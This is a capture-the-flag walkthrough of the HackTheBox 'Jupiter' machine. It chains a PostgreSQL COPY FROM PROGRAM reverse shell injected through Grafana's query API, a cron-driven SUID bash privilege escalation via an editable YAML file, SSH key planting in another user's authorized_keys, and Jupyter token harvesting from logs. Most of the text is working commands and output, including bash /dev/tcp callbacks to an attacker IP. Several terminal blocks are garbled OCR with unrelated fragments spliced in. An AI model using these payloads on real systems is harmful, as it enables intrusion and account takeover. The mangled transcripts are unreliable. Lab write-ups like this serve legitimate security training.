CVE-2019-9193 - PostgreSQL 9.3-12.3 Authenticated Remote Code Execution  
PostgreSQL Database from version 9.3 to 12.3 (latest tested) are vulnerable to Authenticated Remote Code Execution.

Even if it isn't considered to be a vulnerability itself by the development team, this could be leveraged to gain access to a misconfigured system.

Payloads to use:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/PostgreSQL%20Injection.md#CVE-2019-9193>

Captured the request and injected a reverse shell:

```
COPY cmd_exec FROM PROGRAM 'bash -c \"bash -i >& /dev/tcp/10.10.14.93/5555 0>&1\"'"
```

```

Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /api/ds/query HTTP/1.1
2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refresh=1d
8 content-type: application/json
9 x-dashboard-uid: jMgFGfA4z
10 x-datasource-uid: YItSLg-Vz
11 x-grafana-org-id: 1
12 x-panel-id: 24
13 x-plugin-id: postgres
14 Content-Length: 484
15 Origin: http://kiosk.jupiter.htb
16 Connection: close
17 Cookie: redirect_to=%2F%
18
19 {
  "queries": [
    {
      "refId": "A",
      "datasource": {
        "type": "postgres",
        "uid": "YItSLg-Vz"
      },
      "rawSql": "COPY cmd_exec FROM PROGRAM 'bash -c \"bash -i >& /dev/tcp/10.10.14.93/5555 0>&1\"';",
      "format": "table",
      "datasourceId": 1,
      "intervalMs": 60000,
      "maxDataPoints": 934
    }
  ],
  "range": {
    "from": "2023-08-12T13:14:07.355Z",
    "to": "2023-08-12T19:14:07.355Z",
    "raw": {
      "from": "now-6h",
      "to": "now"
    }
  }
}

```

I created a listener using netcat, but this one didn't work for me.

I tried another one:

```
CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'bash -c \"bash -i >& /dev/tcp/10.10.14.38/5555 0>&1\"'"
```

Erel Regev

```

2 Host: kiosk.jupiter.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refreshId
8 content-type: application/json
9 x-dashboard-uid: jMgFGfA4z
10 x-datasource-uid: YitSLg-Vz
11 x-grafana-org-id: 1
12 x-panel-id: 24
13 x-plugin-id: postgres
14 Content-Length: 484
15 Origin: http://kiosk.jupiter.htb
16 Connection: close
17
18 {
    "queries": [
        {
            "refId": "A",
            "datasource": {
                "type": "postgres",
                "uid": "YitSLg-Vz"
            },
            "rawSql": "CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'bash -c \"bash -i >& /dev/tcp/10.10.14.38/5555| 0>&1\"''",
            "format": "table",
            "dataSourceId": 1,
            "intervalMs": 60000,
            "maxDataPoints": 934
        }
    ],
    "range": {
        "from": "2023-08-15T01:18:25.717Z",
        "to": "2023-08-15T07:18:25.717Z",
        "raw": {
            "from": "now-6h",
            "to": "now"
        }
    }
}

```

I forwarded the request and got a shell from the user postgres:

```

root@kali: /home/kali
[...]
# nc -lnvp 5555
listening on [any] 5555 ...
connect to [10.10.14.38] from (UNKNOWN) [10.129.229.15] 45058
bash: cannot set terminal process group (1363): Inappropriate ioctl for device
bash: no job control in this shell
postgres@jupiter:/var/lib/postgresql/14/main$ 

```

I investigated the machine and couldn't find the flag of the user. so I went to /home.

Juno

HTB Machine: Jupiter -Subject: Web - Difficulty: Medium

Erel Regev


I started to investigate the machine and went to /home directory to see if there are more users on the machine:

```
postgres@jupiter:/var/lib/postgresql/14/main$ cd /home  
cd /home  
postgres@jupiter:/home$ ls  
ls -refid "A"  
  "draysource":{  
jovian  "postures",  
juno    id:"YItSLg-Vz"  
postgres@jupiter:/home$ █
```


There are two more users on the machine, and the root obviously..

I moved on to enumerate the machine using pspy to see if there are any interesting and maybe useful information.

I moved the file using an HTTP server:



Used wget to download it:



Changed permissions of the file:

Erel Regev

```
-rw----- 1 postgres postgres 108 Aug 15 07:14 postmaster.pid
-rw----- 1 postgres postgres 3104768 Jun 30 18:00 pspy64
postgres@jupiter:/var/lib/postgresql/14/main$ chmod +x pspy64
chmod +x pspy64
postgres@jupiter:/var/lib/postgresql/14/main$
```

Executing the file:

```
-rw----- 1 postgres postgres 108 Aug 15 07:14 postmaster.pid
-rwx----- 1 postgres postgres 3104768 Jun 30 18:00 pspy64
postgres@jupiter:/var/lib/postgresql/14/main$ ./pspy64
./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false |||
```

I am basically looking to see if there are any tasks running by other users (not root) that might help getting their shell, in order to find the user flag:

And something interesting has shown up!

```
File Actions Edit View Help
root@kali: /home/kali
2023/08/15 07:38:01 CMD: UID=0 PID=1630 | /usr/sbin/CRON -f -P
2023/08/15 07:38:01 CMD: UID=1000 PID=1632 | /bin/bash /home/juno/shadow-simulation.sh
2023/08/15 07:38:01 CMD: UID=1000 PID=1631 | /bin/sh -c /home/juno/shadow-simulation.sh
2023/08/15 07:38:01 CMD: UID=1000 PID=1633 | rm -rf /dev/shm/shadow.data
2023/08/15 07:38:01 CMD: UID=1000 PID=1634 | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml
2023/08/15 07:38:01 CMD: UID=1000 PID=1637 | sh -c lscpu --online --parse=CPU,CORE,SOCKET,NODE
2023/08/15 07:38:01 CMD: UID=1000 PID=1638 |
2023/08/15 07:38:01 CMD: UID=1000 PID=1643 | /usr/bin/python3 -m http.server 80
2023/08/15 07:38:01 CMD: UID=1000 PID=1644 | /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml
2023/08/15 07:38:01 CMD: UID=1000 PID=1646 | /usr/bin/curl -s server
2023/08/15 07:38:01 CMD: UID=1000 PID=1648 | /usr/bin/curl -s server
2023/08/15 07:38:02 CMD: UID=1000 PID=1653 | cp -a /home/juno/shadow/examples/http-server/network-simulation.yml /dev/shm/
2023/08/15 07:38:16 CMD: UID=114 PID=1654 | postgres: 14/main: autovacuum worker template1
```

CMD: This indicates that the following information is related to a command (process) that is being executed.

UID=1000: This is the User ID of the user who owns the process. In Linux, each user is assigned a unique User ID (UID). UID 1000 is often associated with the first user created during system setup.

PID=1634: This is the Process ID, a unique identifier assigned to the process. In this case, the process has the ID 1634.

/home/juno/.local/bin/shadow /dev/shm/network-simulation.yml: This is the command that is being executed as part of the process. It specifies the full path to the executable and any command-line arguments that are passed to it.

It seems that a process with PID 1634 is running the command /home/juno/.local/bin/shadow /dev/shm/network-simulation.yml. The command could be an executable named "shadow" located in the directory /home/juno/.local/bin/, and it seems to be processing the file network-simulation.yml located in the /dev/shm/ directory.

YAML files are commonly used for configuration purposes in software applications. For instance, many web frameworks, deployment tools, and applications utilize YAML files to specify settings, parameters, and options. The structure and syntax of YAML make it relatively easy to read and understand, which can be especially useful when dealing with complex configuration settings.

Let's take a look at that yml file:

```
postgres@jupiter:/var/lib/postgresql/14/main$ cd /dev/shm
cd /dev/shm
postgres@jupiter:/dev/shm$ ls -l
ls: /dev/shm: Permission denied
total 32
-rw-rw-rw- 1 juno      juno      815 Mar  7 12:28 network-simulation.yml
-rw----- 1 postgres   postgres  26976 Aug 15 07:14 PostgreSQL.2165643736
drwxrwxr-x 3 juno      juno      100 Aug 15 07:54 shadow.data
postgres@jupiter:/dev/shm$
```

This is the content of the yml file:

general:

```
# stop after 10 simulated seconds
stop_time: 10s

# old versions of cURL use a busy loop, so to avoid spinning in this busy
# loop indefinitely, we add a system call latency to advance the simulated
# time when running non-blocking system calls
model_unblocked_syscall_latency: true
```

network:

graph:

```
# use a built-in network graph containing
# a single vertex with a bandwidth of 1 Gbit
type: 1_gbit_switch
```

hosts:

```
# a host with the hostname 'server'
```

server:

```
network_node_id: 0
```

processes:

```
- path: /usr/bin/python3
```

```
args: -m http.server 80
```

```
start_time: 3s
```

Erel Regev

```
# three hosts with hostnames 'client1', 'client2', and 'client3'

client:

network_node_id: 0
quantity: 3
processes:
- path: /usr/bin/curl
  args: -s server
  start_time: 5s
```

Overall, this YAML configuration file seems to be defining a simulated network environment with hosts, network properties, and processes. The "server" host is running an HTTP server, and the "client" hosts are using cURL to make requests to the server. The simulation is set to run for 10 seconds, and certain network behavior and latencies are being modeled as well.

I need to edit the file. In order to do so, I need a stable shell.

```
postgres@jupiter:/var/lib/postgresql/14/main$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
postgres@jupiter:/var/lib/postgresql/14/main$ ^Z
zsh: suspended nc -lnvp 5555
[1]+ 17 [root@kali ~] * Stopped (tty input) nc -lnvp 5555
postgres@jupiter:/var/lib/postgresql/14/main$ fg
[1]+ 17 [root@kali ~] * Running nc -lnvp 5555
postgres@jupiter:/var/lib/postgresql/14/main$ export TERM=xterm
postgres@jupiter:/var/lib/postgresql/14/main$
```

-c

This flag is used to provide a command as a string to be executed by the Python interpreter.

```
'import pty; pty.spawn("/bin/bash")'
```

This is the command string you're providing to Python. It first imports the pty module and then uses the spawn() function from that module to start a new interactive shell process, specifically /bin/bash (Bash shell).

stty raw -echo

This command changes the terminal settings to raw mode and turns off echoing. In raw mode, input is passed to the application without any processing, and echoing (displaying the characters you type) is disabled. This is often used to create a more controlled and interactive environment, which is useful when working with programs that require direct control over input and output.

fg

This command is typically used in the context of a shell (such as Bash) to bring a background process to the foreground. It stands for "foreground" and is used to resume a suspended process in the foreground, allowing you to interact with it directly.

The command export TERM=xterm sets the value of the TERM environment variable to "xterm". This environment variable is used by terminal applications to determine the type of terminal emulation to use.

Erel Regev

Now it will be possible to edit the file.

Before:

```

GNU nano 6.2                               network-simulation.yml
# a single vertex with a bandwidth of 1 Gbit
type: 1_gbit_switch

hosts:
# a host with the hostname 'server'
server:
  network_node_id: 0
  processes:
    - path: /usr/bin/python3
      args: -m http.server 80
      start_time: 3s
# three hosts with hostnames 'client1', 'client2', and 'client3'
client:
  network_node_id: 0
  quantity: 3
  processes:
    - path: /usr/bin/curl
      args: -s server
      start_time: 5s
  
```

After:

```

GNU nano 6.2                               network-simulation.yml *
# a single vertex with a bandwidth of 1 Gbit
type: 1_gbit_switch

hosts:
# a host with the hostname 'server'
server:
  network_node_id: 0
  processes:
    - path: /usr/bin/cp
      args: /bin/bash /tmp/bash
      start_time: 3s
# three hosts with hostnames 'client1', 'client2', and 'client3'
client:
  network_node_id: 0
  quantity: 3
  processes:
    - path: /usr/bin/chmod
      args: u+s /tmp/bash
      start_time: 5s
  
```

Execute ls -la /tmp/bash:

Erel Regev

Got a binary file with SUID permissions.

```
postgres@jupiter:/dev/shm$ ls -la /tmp/bash
-rwsr-xr-x 1 juno juno 1396520 Aug 15 13:32 /tmp/bash
postgres@jupiter:/dev/shm$ █
```

Executing the binary file:

```
postgres@jupiter:/dev/shm$ cd /tmp
postgres@jupiter:/tmp$ ls
bash
snap-private-tmp
systemd-private-d038181dfd304b98ae244125cd7dd5fd-grafana-server.service-pfvAjH
systemd-private-d038181dfd304b98ae244125cd7dd5fd-ModemManager.service-f40LUM
systemd-private-d038181dfd304b98ae244125cd7dd5fd-systemd-logind.service-Xftk6z
systemd-private-d038181dfd304b98ae244125cd7dd5fd-systemd-resolved.service-86zU3V
systemd-private-d038181dfd304b98ae244125cd7dd5fd-systemd-timesyncd.service-RfsGW1
vmware-root_795-4257200573
postgres@jupiter:/tmp$ ./bash -p
bash-5.1$ whoami
juno
bash-5.1$ █
```

When you run a program with the suid bit set, the program is executed with the permissions of the user who owns the file (usually the file's owner) rather than the permissions of the user who is executing it. This is a security feature that allows certain programs to be executed with elevated privileges temporarily.

Now I can navigate into the user's directory, what I couldn't do earlier. But still cant read the user.txt file:

```
bash-5.1$ cd /home
bash-5.1$ cd juno/
bash-5.1$ ls
shadow shadow-simulation.sh user.txt
bash-5.1$ cat user.txt
cat: user.txt: Permission denied
bash-5.1$ █
```

There is a .ssh directory. Lets try to upload my id\_rsa.pub key in order to get a SSH shell and view the file:

Erel Regev

```

bash-5.1$ ls -la
total 52
drwxr-x---  8 juno juno 4096 May  4 12:10 .
drwxr-xr-x  4 root root 4096 Mar  7 13:00 ..
lrwxrwxrwx  1 juno juno    9 Mar  7 10:45 .bash_history -> /dev/null
-rw-r--r--  1 juno juno  220 Jan  6 2022 .bash_logout
-rw-r--r--  1 juno juno 3792 Mar  7 10:00 .bashrc
drwx----- 3 juno juno 4096 May  4 18:59 .cache
drwxrwxr-x  5 juno juno 4096 Mar  7 10:02 .cargo
drwxrwxr-x  5 juno juno 4096 Mar  7 12:08 .local
-rw-r--r--  1 juno juno  828 Mar  7 10:00 .profile
drwxrwxr-x  6 juno juno 4096 Mar  7 10:01 .rustup
drwxrwxr-x 12 juno juno 4096 Mar  9 10:31 shadow
-rwxrwxr-x  1 juno juno  174 Apr 14 14:28 shadow-simulation.sh
drwx----- 2 juno juno 4096 Mar  7 09:55 ssh
-rw-r----- 1 root juno   33 Aug 15 13:10 user.txt
bash-5.1$ cd .ssh/
bash-5.1$ ls
authorized_keys
bash-5.1$ 

```

Request to http://kiosk.jupiter.htb:80 [10.129.136.33]

Action	Forward	Drop	Interception	Open browser

```

{
  "refId": "A",
  "datasource": {
    "type": "postgres",
    "uid": "YItSLg-V2"
  },
  "rawSql": "select An, count(parent) M from An_moons where An_parent"
}

```

On the local machine:

```

└──(kali㉿kali)-[~/ssh]
└─$ python -m http.server --faceinto set: m authorized_keys
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.136.33 - - [15/Aug/2023 09:43:57] "GET /id_rsa.pub HTTP/1.1" 200 -
[15/Aug/2023 09:43:57] nettrace.mtu_set: m Connecting to 10.10.14.38:8000 ...
[15/Aug/2023 09:43:57] nettrace.mtu_set: m HTTP request sent, awaiting response

```

On the target's machine:

```

authorized_keys
bash-5.1$ wget 10.10.14.38:8000/id_rsa.pub
--2023-08-15 13:43:57-- http://10.10.14.38:8000/id_rsa.pub
Connecting to 10.10.14.38:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 563 [application/vnd.exstream-package]
Saving to: 'id_rsa.pub'

id_rsa.pub          100%[=====]      563  --.-KB/s   in 0.001s

2023-08-15 13:43:57 (429 KB/s) - 'id_rsa.pub' saved [563/563]

bash-5.1$ mv id_rsa.pub authorized_keys
bash-5.1$ 

```

```

www-data@www-data:~$ jano postgres 365 Sat 29 Jul 22
bash-5.1$ chmod 600 authorized_keys
bash-5.1$ 

```

Erel Regev

```
[kali㉿kali] ~/.ssh$ route -v6 best dev drwx----- 2 juno juno 4096 Aug 1
[kali㉿kali] ~/.ssh$ sudo ssh -i id_rsa juno@10.129.136.33 drwxr-x--- 8 juno juno 4096 May 4
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)
2023-08-15 09:00:01 TUN/TAP device tun0 bash-5.1$ cat authorized_keys
* Documentation: https://help.ubuntu.com/sh-rsa AAAAB3NzaC1yc2EAAAQABAAAB
* Management: https://landscape.canonical.com/va6/Cqdmlw0jouWzatLoLDG8FdFV-
* Support: https://ubuntu.com/advantage/hj9mbYP6mk1yT2NaD9kloWF86bnHTE
2023-08-15 09:00:01 net_iface_mtu_set: m: xyPT1WMU+G0dvxj1WU0IytJI06KkUnH2KmTr
20 System information as of Tue Aug 15 01:50:46 UTC 2023 jexxCMIKGn2/Xo9iMTIC
2023-08-15 09:00:01 net_addr_v6_add: devXhQ9u0=kali@kali
20 System load: 0.0 v4 add: 10 bash-5.1$ chmod 777 authorized_keys
20 Usage of /: 81.3% of 12.33GB bash-5.1$ ls -la
20 Memory usage: 11% ipv6(dead): total 12
20 Swap usage: 0% v6_add: dev drwx----- 2 juno juno 4096 Aug 1
20 Processes: 230 Initiation Sequel drwxr-x--- 8 juno juno 4096 May 4
20 Users logged in: 1 Data 0 channels cipher: -rwxrwxrwx 1 juno postgres 563 Jul 29
20 IPv4 address for eth0: 10.129.136.33 bash-5.1$ chmod 600 authorized_keys
20 IPv6 address for eth0: dead:beef::250:56ff:feb0:544
```

Finally!

```
Last login: Wed Jun 7 15:13:15 2023 from 10.10.14.23
juno@jupiter:~$ ls /net/route/v6/adds dev drwx----- 2 juno juno 4096 Aug 15 13:47
shadow shadow-simulation.sh user.txt less drwxr-x--- 8 juno juno 4096 May 4 12:10
juno@jupiter:~$ cat user.txt net/cipher: -rwxrwxrwx 1 juno postgres 563 Jul 29 12:52
b9              :eaa 10 pipe bash-5.1$ chmod 600 authorized_keys
juno@jupiter:~$ █
```

Erel Regev

## Root

After enumerating the machine without finding anything interesting for now, I decided to check for active connections, while remembering there is another user on the system. Maybe the path to the root flag is there.

```
juno@jupiter:~$ netstat -tapn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name
tcp   0     0     0.0.0.0:80               0.0.0.0:*          LISTEN     juno@10.129.136.33:80
tcp   0     0     0.0.0.0:22               0.0.0.0:*          LISTEN     juno@10.129.136.33:22
tcp   0     0     127.0.0.1:5432            0.0.0.0:*          LISTEN     juno@10.129.136.33:5432
tcp   0     0     127.0.0.1:53              0.0.0.0:*          LISTEN     juno@10.129.136.33:53
tcp   0     0     127.0.0.1:8888            0.0.0.0:*          LISTEN     juno@10.129.136.33:8888
tcp   0     0     127.0.0.1:3000            0.0.0.0:*          LISTEN     juno@10.129.136.33:3000
tcp   0     0     10.129.136.33:56910    10.10.14.38:5555  ESTABLISHED
tcp   0     0     127.0.0.1:59844          127.0.0.1:5432   ESTABLISHED
tcp   0     0     127.0.0.1:5432            127.0.0.1:59844  ESTABLISHED
tcp   0     0     412 10.129.136.33:22    10.10.14.38:34150  ESTABLISHED
tcp   0     1     10.129.136.33:54132    1.1.1.1:53        SYN_SENT
tcp6  0     0     :::22                  ::*:*             LISTEN
juno@jupiter:~$
```

Note the 127.0.0.1:8888

## Port forwarding

```
[kali㉿kali)-[~/ssh]
$ ssh -i id_rsa -L 8888:127.0.0.1:8888 juno@10.129.136.33
The authenticity of host '10.129.136.33 (10.129.136.33)' can't be established.
ED25519 key fingerprint is SHA256:Ew7jqugz1PCBr4+xKa3GVApxe+GlYwli0FLdMlqXWf8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.136.33' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * System logs:    https://log.ubuntu.com
 * Support:        https://ubuntu.com/support
 * Hall of Fame:   https://ubuntuforums.org/hall-of-fame
```


-i id\_rsa

This specifies the private key file (id\_rsa) to be used for authentication. SSH uses key-based authentication to securely connect to the remote server.

-L 8888:127.0.0.1:8888

This option sets up local port forwarding. It binds a local port (8888) on the local machine to the loopback address (127.0.0.1) of the local machine. Any traffic sent to this local port is forwarded through the SSH tunnel to the remote server's loopback address on port 8888.

Erel Regev

**Accessing 127.0.0.1:8888**

Its asking for a token. I was looking for files with the string token in them on the target's machine:

```
juno@jupiter:~/opt/solar-flares$ grep -iRn token
grep: root: Permission denied
grep: lib64/ld-linux-x86-64.so.2: binary file matches
opt/solar-flares/logs/jupyter-2023-05-04-20.log:4:[I 17:20:36.090 NotebookApp] http://localhost:8888/?token=b56d663f59a58570177c92c7bb992f90b252f97e9d04ab4a
opt/solar-flares/logs/jupyter-2023-05-04-20.log:5:[I 17:20:36.090 NotebookApp] or http://127.0.0.1:8888/?token=b56d663f59a58570177c92c7bb992f90b252f97e9d04ab4a
opt/solar-flares/logs/jupyter-2023-05-04-20.log:13: http://localhost:8888/?token=b56d663f59a58570177c92c7bb992f90b252f97e9d04ab4a
opt/solar-flares/logs/jupyter-2023-05-04-20.log:14: or http://127.0.0.1:8888/?token=b56d663f59a58570177c92c7bb992f90b252f97e9d04ab4a
opt/solar-flares/logs/jupyter-2023-08-15-09.log:4:[I 13:09:25.681 NotebookApp] http://localhost:8888/?token=1b52fdc692cdb7d79908bd62c8ad4a407d06a7febdc65e6
opt/solar-flares/logs/jupyter-2023-08-15-09.log:5:[I 13:09:25.681 NotebookApp] or http://127.0.0.1:8888/?token=1b52fdc692cdb7d79908bd62c8ad4a407d06a7febdc65e6
opt/solar-flares/logs/jupyter-2023-08-15-09.log:13: http://localhost:8888/?token=1b52fdc692cdb7d79908bd62c8ad4a407d06a7febdc65e6
opt/solar-flares/logs/jupyter-2023-08-15-09.log:14: will show you the URLs of running servers with their tokens, which you can copy and paste into your browser. For example:
or http://127.0.0.1:8888/?token=1b52fdc692cdb7d79908bd62c8ad4a407d06a7febdc65e6
Token authentication is enabled
You can also setup a password by entering your token and a new password on the fields below:
Token
```

Note the names of the files that holds the tokens. I will try and use the latest one:

```
opt/solar-flares/logs/jupyter-2023-03-08-14.log:4:[I 13:14:40.727 NotebookApp] http://localhost:8888/?token=b8055b937eeb17431b3f00dfc5159ba909012d86be120b60
opt/solar-flares/logs/jupyter-2023-03-08-14.log:5:[I 13:14:40.727 NotebookApp] or http://127.0.0.1:8888/?token=b8055b937eeb17431b3f00dfc5159ba909012d86be120b60
opt/solar-flares/logs/jupyter-2023-03-08-14.log:13: http://localhost:8888/?token=b8055b937eeb17431b3f00dfc5159ba909012d86be120b60
opt/solar-flares/logs/jupyter-2023-03-08-14.log:14: or http://127.0.0.1:8888/?token=b8055b937eeb17431b3f00dfc5159ba909012d86be120b60
opt/solar-flares/logs/jupyter-2023-03-09-59.log:4:[I 11:59:22.116 NotebookApp] http://localhost:8888/?token=c1b7aeef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
opt/solar-flares/logs/jupyter-2023-03-09-59.log:5:[I 11:59:22.116 NotebookApp] or http://127.0.0.1:8888/?token=c1b7aeef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
opt/solar-flares/logs/jupyter-2023-03-09-59.log:13: Token http://localhost:8888/?token=c1b7aeef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
opt/solar-flares/logs/jupyter-2023-03-09-59.log:14: If no password has been configured, you need to open the notebook server with its login token in
or http://127.0.0.1:8888/?token=c1b7aeef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
The command:
```

Erel Regev

```
juno@jupiter:/opt/solar-flares/logs$ ls -l
total 116
-rw-rw-r-- 1 jovian science 3137 Mar  9 11:59 jupyter-2023-03-08-14.log
-rw-rw-r-- 1 jovian science 1166 Mar  8 11:38 jupyter-2023-03-08-36.log
-rw-rw-r-- 1 jovian science 1197 Mar  8 11:38 jupyter-2023-03-08-37.log
-rw-rw-r-- 1 jovian science 4920 Mar  8 13:14 jupyter-2023-03-08-38.log
-rw-rw-r-- 1 jovian science 1166 Mar  9 12:12 jupyter-2023-03-09-11.log
-rw-rw-r-- 1 jovian science 1166 Mar  9 13:34 jupyter-2023-03-09-24.log
-rw-rw-r-- 1 jovian science 1166 Mar  9 12:10 jupyter-2023-03-09-59.log
-rw-rw-r-- 1 jovian science 1166 Mar 10 17:37 jupyter-2023-03-10-25.log
-rw-rw-r-- 1 jovian jovian 1166 Mar 10 17:44 jupyter-2023-03-10-42.log
-rw-rw-r-- 1 jovian jovian 1166 Apr 13 10:50 jupyter-2023-04-13-43.log
-rw-rw-r-- 1 jovian jovian 1167 Apr 14 14:30 jupyter-2023-04-14-27.log
-rw-rw-r-- 1 jovian jovian 333 May  4 12:02 jupyter-2023-05-04-02.log
-rw-rw-r-- 1 jovian jovian 1167 May  4 15:44 jupyter-2023-05-04-04.log
-rw-rw-r-- 1 jovian jovian 1210 May  4 12:06 jupyter-2023-05-04-06.log
-rw-rw-r-- 1 jovian jovian 2417 May  4 12:10 jupyter-2023-05-04-07.log
-rw-rw-r-- 1 jovian jovian 1166 May  4 16:56 jupyter-2023-05-04-08.log
-rw-rw-r-- 1 jovian jovian 1167 May  4 17:27 jupyter-2023-05-04-20.log
-rw-rw-r-- 1 jovian jovian 1167 May  4 19:41 jupyter-2023-05-04-31.log
-rw-rw-r-- 1 jovian jovian 1167 May  4 19:44 jupyter-2023-05-04-43.log
-rw-rw-r-- 1 jovian jovian 2333 May  4 16:08 jupyter-2023-05-04-45.log
-rw-rw-r-- 1 jovian jovian 1167 May  4 17:19 jupyter-2023-05-04-57.log
-rw-rw-r-- 1 jovian jovian 1167 May  5 12:08 jupyter-2023-05-05-03.log
-rw-rw-r-- 1 jovian jovian 1167 May  5 12:00 jupyter-2023-05-05-54.log
-rw-rw-r-- 1 jovian jovian 1167 May 30 13:52 jupyter-2023-05-30-46.log
-rw-rw-r-- 1 jovian jovian 1167 May 30 13:53 jupyter-2023-05-30-53.log
-rw-rw-r-- 1 jovian jovian 1167 Jun  6 20:40 jupyter-2023-06-06-39.log
